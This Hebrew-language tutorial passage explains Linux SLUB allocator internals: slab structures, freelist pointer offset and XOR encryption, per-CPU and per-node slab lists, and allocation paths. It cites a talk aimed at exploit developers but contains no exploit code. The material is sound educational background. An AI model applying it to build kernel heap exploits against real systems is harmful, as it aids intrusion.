לפני שניגע כיצד ה-cache מנהל את הגישה ל-slabs עבור כל מעבד[2] וכיצד הוא מקצה אובייקטים מתוכו נבין כיצד נראה המבנה של slab:


```
struct slab {
    struct kmem_cache *slab_cache; // Cache this slab belongs to
    struct slab *next;             // Next slab in per-cpu list
    int slabs;                     // Slabs left in per-cpu list
    struct list_head slab_list;    // List links in per-node list
    void *freelist;                // Per-slab freelist
    ...
};
```

[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

השדה הראשון במבנה - slab_cache הינו מצביע ל-cache אליו אותו ה-slab משויך, שני השדות הבאים הינם - next מצביע למבנה slab נוסף כחלק מרשימה מקושרת ואחריו גם מונה - slabs של כמות ה-slabs באותה הרשימה, השימוש בהם נעשה כאשר ה-slab מופיע כחלק מרשימה של slabs הכלולה במבנה הנקרא kmem_cache_cpu (נדבר עליו בהמשך) הנוצר ב-cache עבור כל מעבד לצורך ניהול ה-slabs השייכים לו.

בנוסף קיים השדה - slab_list שהוא רשימה מקושרת דו-כיוונית ורשימה זו משמשת כאשר ה-slab נמצא תחת ניהול ה-node, במילים אחרות היא נכנסת לשימוש רק כאשר ה-slab נכנס כחלק ממאגר ה-slabs המשותף לכל קבוצת המעבדים באותו NUMA node המוחזק בתוך המבנה kmem_cache_node (יוזכר בהמשך) ומנוהל בתור רשימה מקושרת דו כיוונית, שימוש ברשימה דו-כיוונית מאפשר גישה יעילה של הוספה והסרה מהירה של slabs בהתאם לצרכים של כל מעבד ב-node.

השדה האחרון הינו רשימה מקושרת פנימית של ה-slab ה-"free list" שעוקבת אחרי כל האובייקטים שאינם מוקצים או הוקצו ושוחררו מתוך אותו ה-slab כך שכאשר נרצה להקצות אובייקט מתוך ה-slab נוכל לגשת אליה ולקחת את האובייקט הראשון. כאשר slab חדש נוצר כלל האובייקטים מעורבבים ברשימה כך שהיא אינה מאורגנת אף פעם מטעמי אבטחה[3] וכאשר אובייקט משוחרר הוא נכנס ישירות לתחילת הרשימה.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

[2] גם עבור כל "מעבד לוגי" או בשם אחר "ליבה".
[3] מקשה על תוקפים להקצות \ לשחרר אובייקטים פגיעים בצורה מסודרת שתקל על מימוש המתקפה שלהם.

slab - הרשימה free list

מטעמי אבטחה ה-free list של ה-slab בנויה באופן מורכב יותר מרשימה מקושרת קלאסית, המצביע לאובייקט הבא מהאובייקט הנוכחי ברשימה נמצא בקירוב למרכז שלו לפי החישוב הבא:

```
cache->offset = ALIGN_DOWN(cache->object_size / 2, sizeof(void *));
freeptr_addr = (unsigned long)object + cache->offset;
```

[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

כאשר דיברנו על מבנה ה-cache[4] השמטנו את הפרט שאחד השדות שלו הוא אופסט השייך לרשימות הקשורות ל-slabs אותם הוא מחזיק, אז הרשימות האלו הן ה-free lists של ה-slabs השייכים לאותו ה-cache וההיסט בעצם אומר באיזה מרחק מתחילת כל אובייקט נוכל למצוא את המצביע לאובייקט הבא ברשימה, הסיבה שיש את ההגנה הזו והמצביע לאובייקט הבא לא נמצא פשוט בתחילת כל אובייקט היא כדי למנוע מבאגים פשוטים[5] לדרוס לנו את המצביע לאובייקט הבא ברשימה וככה אולי אפילו להצליח להקריס לנו את הקרנל ואת המערכת כולה. החישוב של האופסט הוא פשוט - חלוקה של גודל האובייקט לחצי ולאחר מכן יישור שלו (בקירוב) כלפי מטה בגודל של מצביע יחיד באותה מערכת (8 ב-64 ביט ו-4 ב-32 ביט), לאחר מכן ניתן להוסיף את הערך שנוצר למצביע של אובייקט כלשהו מתוך הרשימה ולקבל מתוכו את המצביע לאובייקט הבא.

ישנה הגנה נוספת על המצביעים של ה-free list, כל מצביע לאובייקט הבא ברשימה מוצפן מה שמקשה עוד יותר על הדלפת \ דריסת המצביעים ברשימה הזו:

```
cache->random = get_random_long();
freelist_ptr = (void *)(
    (unsigned long)ptr ^ cache->random ^ swab(ptr_addr));
```

[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


לאחר שקיבלנו את האופסט מהמבנה של ה-cache והשגנו את הערך המופיע באובייקט כחלק מה-free list עלינו לבצע עליו שתי פעולות xor, האחת עם ערך רנדומלי שלא הזכרנו גם אותו לפני כן כאשר דיברנו על ה-cache, הערך הזה נוצר בשלבי האתחול הראשונים של SLUB בקרנל ומשמש להצפנה של כלל המצביעים ב-free list בכל ה-caches.

הערך השני מיוחד לכל רשימה בפני עצמה משום שהוא הכתובת של ה-slab עצמו אליו היא שייכת, לאחר ביצוע xor עם הערכים הללו נקבל את המצביע לאובייקט הבא ברשימה.

[4] בותרת SLUB 2.1 - מבנה ה-cache.
[5] לדוג' Off by one או פרימיטיבים כמו BOF אך חלשים מכדי להגיע למרכז האובייקט.

מבנים ב-SLUB - kmem_cache_cpu & kmem_cache_node


קודם לכן הזכרנו שה-cache יודע לשרת בקשות זיכרון עבור כל מעבד בנפרד, הוא עושה זאת באמצעות רשימה מקושרת של מבני kmem_cache_cpu, כדי להשיג את אותם slabs עבור המעבד הוא יודע לבקש אותם מה-Node בו המעבד חבר בעזרת המבנה kmem_cache_node. כעת נביט על שני המבנים הללו וכיצד הם מחזיקים את אותם slabs ומנהלים אותם וכן גם כיצד הם מעבירים אותם ביניהם:



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

kmem_cache_cpu - המבנה מחזיק שני שדות עבור ה-slabs בהם הוא משתמש כדי לספק את אלוקציות הזיכרון עבור הבקשה של המעבד:


1. Slab - מצביע ל-slab בודד ולא לרשימה, ידוע גם בתור ה-CPU slab שבו ה-cache משתמש כעת ומספק אובייקטים מתוך ה-free list שלו לפני שהוא משתמש ב-slabs אחרים.
2. Partial - מצביע לרשימה מקושרת של slabs שה-cache יכול להשתמש בהם כאשר ה-free list של ה-CPU slab כבר ריק, בפשטות הוא יקח slab מהרשימה הזו של ה-partial slabs ויכניס אותו במקום ה-CPU slab, הרשימה הזו נקראת partial משום שחלק מה-slabs שהיא מכילה כבר שומשו בעבר ובוצעו מהם אלוקציות זיכרון ולכן ה-free list שלהם לא בהכרח מצביע לכל האובייקטים אותם הם מכילים ולכן הם חלקיים.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


<u>הערה:</u> כאשר slab מתמלא באובייקטים מאולקצים וה-free list מתרוקן ונעשה ריק אף אחד מהמבנים של ה-cache לא מחזיק תיעוד על קיומו של ה-slab עד לרגע שבו אחד האובייקטים שבו ישוחרר באמצעות kfree ורק אז הוא יחזור לידיים של ה-Slab Allocator.

kmem_cache_node - המבנה מנהל רשימה דו כיוונית של slabs עבור כלל המעבדים החברים באותו ה-Node, הרשימה הזו מחזיקה slabs שלא נעשה בהם שימוש בכלל וגם כאלו שנעשה בהם שימוש חלקי בדומה לרשימה partial של המבנה kmem_cache_cpu ותפקידה הוא להעביר אליה slabs במידה והיא התרוקנה או לקבל ממנה slabs במידה והיא מכילה יותר מדי, המקסימום slabs שה-partial list יכולה להכיל מוגדר במבנה הראשי של ה-cache כלומר ב-kmem_cache ולפיו ה-cache מחליט אם יש יותר או פחות מדי slabs ב-partial list.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


ה-kmem_cache גם מחזיק את הכמות slabs המינימלית שה-kmem_cache_node צריך לשמור ברשימה של ה-slabs שהוא מחזיק.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


kmem_cache_cpu - השדה CPU slab

כאשר דיברנו על המבנה kmem_cache_cpu הזכרנו את ה-CPU slab ואמרנו שבו ה-cache משתמש כדי לבצע את הקצאת הזיכרון הבאה כאשר תתבקש, כדי לייעל את התהליך של הקצאת האובייקט מתוך ה-CPU slab נשמר מצביע נוסף המשמש בתור free list עבורו בתוך המבנה kmem_cache_cpu שהופך להיות ה-free list "הראשי" שלו, ה-cache לוקח את המצביע של ה-free list המקורי מה-slab ומכניס אותו בשדה המתאים באובייקט kmem_cache_cpu ושם NULL ב-free list המקורי של ה-slab, כעת ה-free list של ה-slab משמשת רק לצורך שחרור של אובייקטים אשר נעשו דרך מעבדים אחרים ב-Node והיא מצריכה ביצוע פעולת lock לפני הוספת האובייקט ל-free list כדי שלא יהיו בעיות במידה ומעבד נוסף מנסה לבצע פעולה דומה באותו הזמן.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

הרשימת free list הנמצאת ב-kmem_cache_cpu משמשת אך ורק מעבד אחד ולכן אינה מצריכה פעולת lock בכלל והשחרור אליה וההקצאה ממנה יבוצעו בצורה מהירה יותר, כאשר היא מתרוקנת אז ה-free list המקורי של ה-CPU slab שכנראה התמלא באובייקטים ששוחררו על ידי מעבדים אחרים מועבר למבנה kmem_cache_cpu וכך יהיה ניתן להשתמש באותו ה-slab שוב.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


מבנים ב-SLUB - סיכום

הבנו שכדי להקצות אובייקטים דרך ה-Slab Allocator עלינו לגשת ל-cache, בתוך ה-cache יש את המבנה kmem_cache_cpu שנוצר עבור כל מעבד בנפרד ואת המבנה kmem_cache_node שנוצר עבור כל Node (קבוצת מעבדים).

במבנה kmem_cache_cpu ישנו מצביע ל-CPU slab ודרכו ה-cache משרת את המעבד שיוזם את בקשת הזיכרון דרך המצביע הנוסף ל-free list של אותו ה-slab ב-kmem_cache_cpu, כמו כן גם אמרנו שה-kmem_cache_cpu מחזיק מצביע לרשימה נוספת של partial slabs המכילה אובייקטים שלא שומשו כלל או שומשו חלקית.

סוג המבנה הנוסף שה-cache מחזיק הוא ה-kmem_cache_node המכיל רשימה מקושרת דו-כיוונית של slabs משומשים חלקית המיועדים לשימוש על ידי כלל המעבדים החברים באותו ה-Node.

לגבי slabs שה-free list שלהם התרוקן ולא ניתן להקצות מהם יותר אמרנו שה-Slab Allocator לא מחזיק תיעוד כלשהו גם לא ב-cache עבורם והם ישארו ככה עד שאחד האובייקטים מתוכם ישוחרר ואז הם יחזרו לרשימה בתוך אחד ה-caches.




[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

הקצאת אובייקטים ב-SLUB


התהליך של הקצאת אובייקט מתוך cache הוא דינאמי ויכולים להיות כמה מצבים שונים בהם ה-cache נמצא, לכן כדי להבין מהיכן האובייקט בסוף יגיע ומה הן הפעולות אותן ה-cache יצטרך לנקוט כדי לבצע זאת עלינו להבין שלב אחר שלב כיצד ה-cache מנהל את ההקצאות האלו.

CPU slab: לכתחילה ה-cache ינסה את הדרך המהירה ביותר שלו שהיא לגשת אל ה-free list של ה-kmem_cache_cpu ולהקצות משם אובייקט.




[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

במידה והרשימה הזו ריקה ה-cache יגש לlocked free list של ה-CPU slab ויעביר אותה ל-kmem_cache_cpu וישתמש בה לצורך ביצוע הקצאת האובייקט.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


Partial list: אם גם ה-locked free list של ה-CPU slab ריקה זה אומר שאין ל-slab עוד אובייקטים שניתן להקצות אותם וצריך להשיג slab חדש ומה שה-cache יעשה לצורך כך הוא לגשת ל-partial list ולחלץ משם slab ולהפוך אותו להיות ה-CPU slab החדש ולהשתמש בו כמו שהסברנו קודם לכן.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


Node list: במידה וגם ה-partial list התרוקן כלומר ה-kmem_cache_cpu כבר לא מחזיק slabs עם אובייקטים שניתן להקצות אז הוא ינסה להשיג slabs נוספים מה-Node שבו המעבד שביצע את בקשת הזיכרון חבר כלומר מתוך ה-slabs שהמבנה kmem_cache_node מחזיק.

ה-slab הראשון שהוא יקח יהיה ה-CPU slab החדש ולאחר מכן הוא יקח slabs נוספים בהתאם לשדה cpu_partial_slabs המתואר במבנה kmem_cache_node וימלא איתם את ה-partial list של ה-kmem_cache_cpu מחדש ולבסוף יבצע את הקצאת הזיכרון דרך ה-CPU slab.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

New slab: בהנחה וגם ה-partial list של ה-kmem_cache_node ריק ואין slabs משותפים כלל ב-Node בו המעבד חבר במצב כזה ה-cache ייצר מבנה slab חדש שבו הוא ישתמש בתור ה-CPU slab החדש שלו ויבצע את הקצאת הזיכרון דרכו באופן הרגיל:

